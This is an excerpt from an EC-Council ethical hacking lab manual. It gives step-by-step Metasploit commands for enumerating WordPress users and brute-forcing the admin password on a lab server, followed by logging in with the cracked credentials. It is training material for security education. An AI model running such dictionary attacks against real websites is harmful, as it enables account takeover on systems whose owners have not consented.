


Figure 2.5.2: Usernames enumerated

8. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.

TASK 5.2

Configure the Options in Auxiliary Module

9. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop** in the previous task.
10. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
11. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.




Figure 2.5.3: Starting the services

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.




Figure 2.5.4: Using the Auxiliary Module

14. This module allows you to enumerate the login credentials.
15. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
16. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:

- **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
- **RHOST**: Sets the target machine (here, the **Windows Server 2016** IP address)
- **RPORT**: Sets the target machine port (here, the **Windows Server 2016** port)
- **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2016]:8080/CEH**]
- **USERNAME**: Sets the username that was obtained in **Step 7**. (here, **admin**)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5.5: Viewing the Options

17. Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **passwords.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2016]** (here, **10.10.10.16**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2016]:8080/CEH** and press **Enter** to set the base path to the **WordPress** website (Here, the IP address of **Windows Server 2016** is **10.10.10.16**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

Note: You may issue any one of the usernames that you have obtained during the enumeration process in **Step 7**. In this task, the **admin** user is being issued.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5.6: Setting the Options

TASK 5.3

Run the Auxiliary Module

18. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.
19. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.




Figure 2.5.7: Auxiliary Module brute forcing the password

20. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.

Note: Here, the cracked password is **qwerty@123**, which might differ in your lab environment.




Figure 2.5.8: Password successfully cracked

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).

TASK 5.4

Login to the Target WordPress Website

22. Now, click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
23. In the address field, type **http://[IP Address of Windows Server 2016]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

